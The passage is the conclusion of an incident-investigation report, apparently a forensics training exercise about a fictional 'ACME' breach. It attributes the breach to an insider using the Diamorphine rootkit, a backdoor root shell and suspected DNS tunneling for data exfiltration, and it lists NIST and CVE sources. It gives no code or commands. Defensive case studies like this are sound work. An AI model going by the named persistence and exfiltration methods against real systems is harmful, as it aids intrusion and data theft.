The culmination of the investigation unveiled the sophisticated tactics employed by Thomas Riddle, who utilized the Diamorphine rootkit to establish a persistent foothold within the ACME network. The compromise led to lateral movement and the presence of a backdoor root shell on machine 192.168.20.222.

Moreover, the peculiar DNS activity observed in the IDS logs and vulnerabilities in the firewall settings indicate the potential utilization of DNS tunneling by Riddle for exfiltration of intellectual property. DNS tunneling, a method to covertly transfer data, facilitated his actions while circumventing conventional security measures.

In light of these findings, ACME Company is advised to promptly implement the recommended remediation measures, strengthen access controls, and bolster network security protocols to prevent future breaches. This comprehensive report serves as a guide for addressing the identified vulnerabilities and fortifying the organization's overall security posture.



Sources

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.1800-5.pdf

https://tomcat.apache.org/security-5.html

https://www.nist.gov/cyberframework

MITRE. “CVE - Common Vulnerabilities and Exposures (CVE).” *Mitre.org*, 2019, cve.mitre.org/.

https://www.infosecmatter.com/nessus-plugin-library/?id=11356

NIST. “Cybersecurity Framework.” *National Institute of Standards and Technology*, 2019, www.nist.gov/cyberframework.